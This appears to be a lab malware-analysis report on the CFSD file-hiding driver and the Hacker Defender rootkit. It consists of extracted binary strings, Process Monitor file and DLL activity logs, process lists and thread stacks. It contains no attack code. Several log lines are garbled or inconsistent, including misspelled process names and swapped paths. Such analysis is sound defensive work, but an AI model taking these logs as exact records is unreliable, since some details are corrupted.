 RECOMPILE THE  
 DRIVER\*\*  
 Clandestine File  
 System Driver  
 comes with  
 ABSOLUTELY NO  
 WARRANTY  
 Clandestine File  
 System Driver -  
 User Interface,  
 Copyright (C) Jason  
 Todd 2005  
 Injecting (%s) into  
 file name match  
 criteria  
 SUCCESS  
 FAILURE ERROR:  
 0x%08x

Did you use the 'net  
 start cfsd' command?  
 Attempting  
 connection to cfsd  
 filter -  
 You \*MUST\*  
 specify a file name  
 RSDS5  
 c:\source\cfsd11160  
 5\user\objchk\_wxp\_  
 x86\i386\cfsd.pdb  
 MZu(  
 SVW  
 printf  
 exit  
 \_c\_exit  
 \_exit  
 \_XcptFilter  
 \_cexit

\_\_initenv  
 \_\_getmainargs  
 \_initterm  
 \_\_setusermatherr  
 \_adjust\_fdiv  
 \_\_p\_\_commode  
 \_\_p\_\_fmode  
 \_\_set\_app\_type  
 \_except\_handler3  
 msvcrt.dll  
 \_controlfp  
 CloseHandle  
 KERNEL32.dll  
 FilterSendMessage  
 FilterConnectComm  
 unicationPort  
 FLTLIB.DLL

**Process Monitor cfsd.exe**

Process Name	PID	Operation	Path	Result	Detail
cfsd.exe	2752	QueryNameInformationFile	C:\DOCUMENTS AND SETTINGS\user\LOCALS~1\Temp\Temporary Directory 2 for cfsd.zip\bin\cfsd.exe	SUCCESS	Name: \DOCUMENTS AND SETTINGS\user\LOCALS~1\Temp\Temporary Directory 2 for cfsd.zip\bin\cfsd.exe
cfsd.exe	2752	QueryNameInformationFile	C:\DOCUMENTS AND SETTINGS\user\LOCALS~1\Temp\Temporary Directory 2 for cfsd.zip\bin\cfsd.exe	SUCCESS	Name: \DOCUMENTS AND SETTINGS\user\LOCALS~1\Temp\Temporary Directory 2 for cfsd.zip\bin\cfsd.exe Desired Access: Generic Read, Disposition: Open, Options: Synchronous IO Non-Alert, Attributes: n/a, ShareMode: None, AllocationSize: n/a
cfsd.exe	2752	CreateFile	C:\WINDOWS\Prefetch\CFSD.EXE-3476AB56.pf	NAME NOT FOUND	
cfsd.exe	2752	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\cfsd.exe	NAME NOT FOUND	Desired Access: Read Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Directory,
cfsd.exe	2752	CreateFile	C:\Documents and Settings\210user	SUCCESS	

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cfdsd.exe	2752	FileSystemControl	C:\Documents and Settings\210user	SUCCESS	Synchronous IO Non-Alert, Attributes: n/a, ShareMode: Read, Write, AllocationSize: n/a, OpenResult: Opened Control: FSCTL_IS_VOLUME_MOUNTED
cfdsd.exe	2752	QueryOpen	C:\Documents and Settings\210user\Local Settings\Temp\Temporary Directory 2 for cfsd.zip\bin\cfsd.exe.L	NAME NOT FOUND	
cfdsd.exe	2752	RegOpenKey	HKLM\System\Current ControlSet\Control\Terminal Server	SUCCESS	Desired Access: Read
cfdsd.exe	2752	RegQueryValue	HKLM\System\Current ControlSet\Control\Terminal Server\TSAppCompat	SUCCESS	Type: REG_DWORD, Length: 4, Data: 0
cfdsd.exe	2752	RegCloseKey	HKLM\System\Current ControlSet\Control\Terminal Server	SUCCESS	
cfdsd.exe	2752	ReadFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Offset: 160,768, Length: 8,192, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O
cfdsd.exe	2752	QueryOpen	C:\Documents and Settings\210user\Local Settings\Temp\Temporary Directory 2 for cfsd.zip\bin\FLTLIB.DLL	NAME NOT FOUND	CreationTime: 1/26/2008 8:14:16 PM, LastAccessTime: 11/5/2008 2:07:17 PM, LastWriteTime: 4/13/2008 7:11:53 PM, ChangeTime: 7/31/2008 9:09:18 AM, AllocationSize: 20,480, EndOfFile: 16,896, FileAttributes: A
cfdsd.exe	2752	QueryOpen	C:\WINDOWS\system32\fltlib.dll	SUCCESS	Desired Access: Execute/Traverse, Synchronize, Disposition: Open, Options: Synchronous IO Non-Alert, Non-Directory File, Attributes: n/a, ShareMode: Read, Delete, AllocationSize: n/a, OpenResult: Opened
cfdsd.exe	2752	CreateFile	C:\WINDOWS\system32\fltlib.dll	SUCCESS	
cfdsd.exe	2752	RegOpenKey	HKLM\System\Current ControlSet\Control\SafeBoot\Option	NAME NOT FOUND	Desired Access: Query Value, Set Value

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cfdsd.exe	2752	RegOpenKey	HKLM\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	Desired Access: Query Value
cfdsd.exe	2752	RegQueryValue	HKLM\SOFTWARE\Policies\Microsoft\Windows\Safer\CodeIdentifiers\TransparentEnabled	SUCCESS	Type: REG_DWORD, Length: 4, Data: 1
cfdsd.exe	2752	RegCloseKey	HKCU\Software\Policies\Microsoft\Windows\Safer\CodeIdentifiers	SUCCESS	
cfdsd.exe	2752	RegOpenKey	C:\WINDOWS\system32\ftlib.dll	NOT FOUND	Desired Access: Query Value
cfdsd.exe	2752	CloseFile	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\msvcrt.dll	SUCCESS	
cfdsd.exe	2752	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\FLTLIB.DLL	NAME NOT FOUND	Desired Access: Read
cfdsd.exe	2752	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\ntdll.dll	NAME NOT FOUND	Desired Access: Read
cfdsd.exe	2752	RegOpenKey	HKLM\Software\Microsoft\Windows NT\CurrentVersion\Image File Execution Options\kernel32.dll	NAME NOT FOUND	Desired Access: Read
cfdsd.exe	2752	ReadFile	C:\DOCUMENTS~1\210user\LOCALS~1\Temp\Temporary Directory 2 for cfdsd.zip\bin\cfdsd.exe	SUCCESS	Offset: 4,096, Length: 512, I/O Flags: Non-cached, Paging I/O, Synchronous Paging I/O
cfdsd.exe	2752	RegOpenKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	Desired Access: Query Value
cfdsd.exe	2752	RegQueryValue	HKLM\System\CurrentControlSet\Control\Session Manager\SafeDllSearchMode	NAME NOT FOUND	Length: 16
cfdsd.exe	2752	RegCloseKey	HKLM\System\CurrentControlSet\Control\Session Manager	SUCCESS	
cfdsd.exe	2752	CloseFile	C:\Documents and Settings\210user	SUCCESS	

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## HxD Defender (Hacker Defender) Chase

Hacker Defender contains four executables. Below using Process List you can see the process name and other information. I have highlighted the processes we are concerned with.

For each of the four executables I have included the dlls that were affected, file activity and thread stacks. I did not include the registry monitors or the memory strings due to space considerations; however, I do have these logs if they are needed at some time in the future.

At the end of the monitor logs I have included the readme file for Hacker Defender.

### Process List HxD Defender

Name	Pid	Pri	Thd	Hnd	Priv
Idle	0	0	1	0	0
System	4	8	90	199	0
smss	656	11	3	19	164
csrss	720	13	11	450	1660
winlogon	744	13	24	522	6568
services	788	9	15	257	1540
lsass	800	9	23	352	3716
svchost	952	8	18	196	2932
svchost	1012	8	9	222	1616
svchost	1048	8	86	1364	12632
svchost	1104	8	5	59	1060
svchost	1152	8	15	199	1612
spoolsv	1464	8	14	124	3128
explorer	1480	8	19	429	14248
gearsec	1612	8	2	29	248
ctfmon	1684	8	1	93	836
PQV2iSvc	1708	8	10	220	16340
GhostTray	1824	8	12	197	3304
alg	584	8	6	97	1060
wscntfy	616	8	1	39	512
wuaclt	1196	8	7	201	6288
taskmgr	1368	13	3	80	1176
rdrbs100	1876	8	2	36	648
flypaper	684	8	1	38	536
hxdef100	712	8	1	14	1088
hxdOFena	724	8	1	14	1088
bdcli100	2024	8	1	20	404
mspaint	1216	8	11	113	14116
svchost	1100	8	9	133	2496
cmd	1404	8	1	34	1968

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Next, even though a bit redundant I have shown the Windows Task Manager to illustrate that they show up there as well. However, to make them stay visible in PSList or Task Manger I needed to utilize Flypaper.

### Windows Task Manager HxDDefender

Image Name	User Name	CPU	Mem Usage	Handles	Threads
bdcli100.exe	210user	00	1,304 K	20	1
rdrbs100.exe	210user	00	216 K	36	2
GhostTray.exe	210user	00	7,712 K	197	12
PQV2Svc.exe	SYSTEM	00	19,200 K	225	9
ctfmon.exe	210user	00	3,360 K	90	1
gearsec.exe	SYSTEM	00	1,092 K	29	2
explorer.exe	210user	00	21,292 K	408	14
spoolsv.exe	SYSTEM	00	4,476 K	124	14
taskmgr.exe	210user	01	2,056 K	80	3
wuauctl.exe	SYSTEM	00	6,720 K	201	7
svchost.exe	LOCAL SERVICE	00	4,224 K	193	14
svchost.exe	NETWORK SERVICE	00	2,828 K	59	5
svchost.exe	SYSTEM	00	19,400 K	1,363	80
svchost.exe	NETWORK SERVICE	00	4,020 K	217	9
svchost.exe	SYSTEM	00	4,624 K	196	19
lsass.exe	SYSTEM	00	5,880 K	349	24
services.exe	SYSTEM	00	3,284 K	251	15
winlogon.exe	SYSTEM	00	1,556 K	522	24
hxdOFena.exe	210user	00	1,408 K	14	1
csrss.exe	SYSTEM	00	1,288 K	401	11
hxdof100.exe	210user	00	1,408 K	14	1
flypaper.exe	210user	00	2,912 K	38	1
smss.exe	SYSTEM	00	372 K	19	3
wscntfy.exe	210user	00	2,212 K	39	1
alg.exe	LOCAL SERVICE	00	3,412 K	100	7
System	SYSTEM	00	228 K	200	90
System Idle Process	SYSTEM	99	16 K	0	1

Show processes from all users
 End Process

Processes: 27    CPU Usage: 1%    Commit Charge: 133508K / 632980K

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## Process Monitor Dlls HxDef100.exe

Process N...	PID	Operation	Path	Result	Detail
hxdef100.exe	1848	Process Start		SUCCESS	Parent PID: 1352
hxdef100.exe	1848	Thread Create		SUCCESS	Thread ID: 1852
hxdef100.exe	1848	Load Image	C:\Documents and Settings\210user\...	SUCCESS	Image Base: 0x400000, Image Size: 0x98000
hxdef100.exe	1848	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
hxdef100.exe	1848	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
hxdef100.exe	1848	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Size: 0x91000
hxdef100.exe	1848	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f10000, Image Size: 0x49000
hxdef100.exe	1848	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x9b000
hxdef100.exe	1848	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000
hxdef100.exe	1848	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77fe0000, Image Size: 0x11000
hxdef100.exe	1848	Load Image	C:\WINDOWS\system32\oleaut32.dll	SUCCESS	Image Base: 0x77120000, Image Size: 0x8b000
hxdef100.exe	1848	Load Image	C:\WINDOWS\system32\msvcrt.dll	SUCCESS	Image Base: 0x77c10000, Image Size: 0x58000
hxdef100.exe	1848	Load Image	C:\WINDOWS\system32\ole32.dll	SUCCESS	Image Base: 0x774e0000, Image Size: 0x13d000
hxdef100.exe	1848	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x76390000, Image Size: 0x1d000
hxdef100.exe	1848	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0.0701008
hxdef100.exe	1848	Process Exit		SUCCESS	Exit Status: 0, User Time: 0.0100144, Kernel Time: 0.06008...

Showing 16 of 17,257 events (0.092%)      Backed by page file

## Process Monitor File Activity HxDef100.exe

Process Name	PID	Operation	Path	Result
hxdef100.exe	3760	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\hxdef100.exe	SUCCESS
hxdef100.exe	3760	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\hxdef100.exe	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\Prefetch\HXDEF100.EXE-0C080305.pf	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\Prefetch\HXDEF100.EXE-0C080305.pf	SUCCESS
hxdef100.exe	3760	ReadFile	C:\WINDOWS\Prefetch\HXDEF100.EXE-0C080305.pf	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\Prefetch\HXDEF100.EXE-0C080305.pf	SUCCESS
hxdef100.exe	3760	CreateFile	C:	SUCCESS
hxdef100.exe	3760	QueryInformationVolume	C:	SUCCESS
hxdef100.exe	3760	FileSystemControl	C:	SUCCESS
hxdef100.exe	3760	CreateFile	C:\	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\	NO MORE FILES
hxdef100.exe	3760	CloseFile	C:\	SUCCESS
hxdef100.exe	3760	CreateFile	C:\DOCUMENTS AND SETTINGS	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\Documents and Settings	SUCCESS

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hxdef100.exe	3760	QueryDirectory	C:\Documents and Settings	NO MORE FILES
hxdef100.exe	3760	CloseFile	C:\Documents and Settings	SUCCESS
hxdef100.exe	3760	CreateFile	C:\Documents and Settings\210user	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\Documents and Settings\210user	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\Documents and Settings\210user	NO MORE FILES
hxdef100.exe	3760	CloseFile	C:\Documents and Settings\210user	SUCCESS
hxdef100.exe	3760	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\Documents and Settings\210user\Desktop	NO MORE FILES
hxdef100.exe	3760	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\WINDOWS	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\WINDOWS	NO MORE FILES
hxdef100.exe	3760	CloseFile	C:\WINDOWS	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\WINDOWS\system32	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\WINDOWS\system32	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\WINDOWS\system32	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\WINDOWS\system32	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\WINDOWS\system32	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\WINDOWS\system32	NO MORE FILES
hxdef100.exe	3760	QueryDirectory	C:\WINDOWS\system32	FILES
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\unicode.nls	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\unicode.nls	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\locale.nls	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\locale.nls	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS
hxdef100.exe	3760	CreateFile	C:\Documents and Settings\210user\Desktop\hxdef100.exe	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\Documents and Settings\210user\Desktop\hxdef100.exe	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\user32.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\user32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS

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hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\secur32.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\secur32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\oleaut32.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\oleaut32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\ole32.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\ole32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\ctype.nls	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\ctype.nls	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\sortkey.nls	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\sortkey.nls	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\unicode.nls	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\locale.nls	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\sorttbls.nls	SUCCESS
hxdef100.exe	3760	CloseFile	C:\Documents and Settings\210user\Desktop\hxdef100.exe	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\user32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\secur32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\oleaut32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\ole32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\ctype.nls	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\sortkey.nls	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\Documents and Settings\210user\Desktop\hxdef100.exe	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\user32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\secur32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\oleaut32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\ole32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\ntdll.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\kernel32.dll	SUCCESS

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hxdef100.exe	3760	CloseFile	C:\Documents and Settings\210user\Desktop\hxdef100.exe	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\user32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\gdi32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\advapi32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\secur32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\oleaut32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\msvcrt.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\ole32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:	SUCCESS
hxdef100.exe	3760	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdef100.exe	3760	FileSystemControl	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdef100.exe	3760	QueryOpen	C:\Documents and Settings\210user\Desktop\hxdef100.exe.L	NOT FOUND
hxdef100.exe	3760	ReadFile	ocal	FOUND
hxdef100.exe	3760	QueryOpen	C:\WINDOWS\system32\config\system	SUCCESS
hxdef100.exe	3760	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	QueryStandardInformationFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	CreateFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	CloseFile	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	QueryOpen	C:\WINDOWS\system32\imm32.dll	SUCCESS
hxdef100.exe	3760	ReadFile	C:\WINDOWS\system32\config\software	SUCCESS
hxdef100.exe	3760	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\hxdef100.exe	OVERFLOW
hxdef100.exe	3760	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\hxdef100.exe	SUCCESS
hxdef100.exe	3760	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\SOFTWARE.LOG	SUCCESS
hxdef100.exe	3760	SetEndOfFileInformationFile	C:\WINDOWS\system32\config\SOFTWARE.LOG	SUCCESS
hxdef100.exe	3760	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdef100.exe	3760	QueryDirectory	C:\Documents and Settings\210user\Desktop\hxdef100.ini	NO SUCH FILE
hxdef100.exe	3760	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdef100.exe	3760	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS

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hxdef100.exe	3760	QueryDirectory	C:\Documents and Settings\210user\Desktop\hxdef100.ini	NO SUCH FILE
hxdef100.exe	3760	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS
hxdef100.exe	3760	CloseFile	C:\Documents and Settings\210user\Desktop	SUCCESS

### Process Explorer Thread Stacks HxDef100.exe

#### Thread Stack 1

ntoskrnl.exe	ExReleaseResourceLite	0x1a3
ntoskrnl.exe	PsGetContextThread	0x329
ntoskrnl.exe	FsRtlInitializeFileLock	0x83f
ntoskrnl.exe	FsRtlInitializeFileLock	0x87e
FLYPAPER.sys		0x1954
ntoskrnl.exe	ZwYieldExecution	0xb78
ntdll.dll	KiFastSystemCallRet	
kernel32.dll	ExitProcess	0x14
hxdef100.exe		0x3963
kernel32.dll	RegisterWaitForInputIdle	0x49

#### Thread Stack 2

ntoskrnl.exe	ExReleaseResourceLite	0x1a3
ntoskrnl.exe	PsGetContextThread	0x329
ntoskrnl.exe	FsRtlInitializeFileLock	0x83f
ntoskrnl.exe	FsRtlInitializeFileLock	0x87e
FLYPAPER.sys		0x1783
ntoskrnl.exe	ZwYieldExecution	0xb78
ntdll.dll	KiFastSystemCallRet	
ntdll.dll	RtlConvertUiListToApiList	0x343

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## Process Monitor Dlls bdcli100.exe

Process Name	PID	Operation	Path	Result	Detail
bdcli100.exe	1640	Process Start		SUCCESS	Parent PID: 1352
bdcli100.exe	1640	Thread Create		SUCCESS	Thread ID: 1340
bdcli100.exe	1640	Load Image	C:\Documents and Settings\210user\...	SUCCESS	Image Base: 0x400000, Image Size: 0x11000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\ntdll.dll	SUCCESS	Image Base: 0x7c900000, Image Size: 0xaf000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\kernel32.dll	SUCCESS	Image Base: 0x7c800000, Image Size: 0xf6000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\user32.dll	SUCCESS	Image Base: 0x7e410000, Image Size: 0x91000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\gdi32.dll	SUCCESS	Image Base: 0x77f10000, Image Size: 0x49000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\advapi32.dll	SUCCESS	Image Base: 0x77dd0000, Image Size: 0x9b000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\rpcrt4.dll	SUCCESS	Image Base: 0x77e70000, Image Size: 0x92000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\secur32.dll	SUCCESS	Image Base: 0x77fe0000, Image Size: 0x11000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\oleaut32.dll	SUCCESS	Image Base: 0x77120000, Image Size: 0x8b000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\msvcrt.dll	SUCCESS	Image Base: 0x77c10000, Image Size: 0x58000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\ole32.dll	SUCCESS	Image Base: 0x774e0000, Image Size: 0x13d000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\ws2_32.dll	SUCCESS	Image Base: 0x71ab0000, Image Size: 0x17000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\ws2help.dll	SUCCESS	Image Base: 0x71aa0000, Image Size: 0x8000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\imm32.dll	SUCCESS	Image Base: 0x76390000, Image Size: 0x1d000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\mswsock.dll	SUCCESS	Image Base: 0x71a50000, Image Size: 0x3f000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\dnsapi.dll	SUCCESS	Image Base: 0x76f20000, Image Size: 0x27000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\iphlpapi.dll	SUCCESS	Image Base: 0x76d60000, Image Size: 0x19000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\winnr.dll	SUCCESS	Image Base: 0x76fb0000, Image Size: 0x8000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\wldap32.dll	SUCCESS	Image Base: 0x76f60000, Image Size: 0x2c000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\rasadhlp.dll	SUCCESS	Image Base: 0x76fc0000, Image Size: 0x6000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\hnetcfg.dll	SUCCESS	Image Base: 0x662b0000, Image Size: 0x58000
bdcli100.exe	1640	Load Image	C:\WINDOWS\system32\wshcpcip.dll	SUCCESS	Image Base: 0x71a90000, Image Size: 0x8000
bdcli100.exe	1640	Thread Exit		SUCCESS	User Time: 0.0000000, Kernel Time: 0.0701008
bdcli100.exe	1640	Process Exit		SUCCESS	Exit Status: 0, User Time: 0.0100144, Kernel Time: 0.06008...

Showing 26 of 117,325 events (0.022%)      Backed by page file

## Process Monitor File Activity bdcli100.exe

Process Name	PID	Operation	Path	Result
bdcli100.exe	1640	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\bdcli100.exe	SUCCESS
bdcli100.exe	1640	QueryNameInformationFile	C:\Documents and Settings\210user\Desktop\bdcli100.exe	SUCCESS
bdcli100.exe	1640	CreateFile	C:\WINDOWS\Prefetch\BDCLI100.EXE-2FA89FB4.pf	NAME NOT FOUND
bdcli100.exe	1640	CreateFile	C:\Documents and Settings\210user\Desktop	SUCCESS
bdcli100.exe	1640	FileSystemControl	C:\Documents and Settings\210user\Desktop	SUCCESS

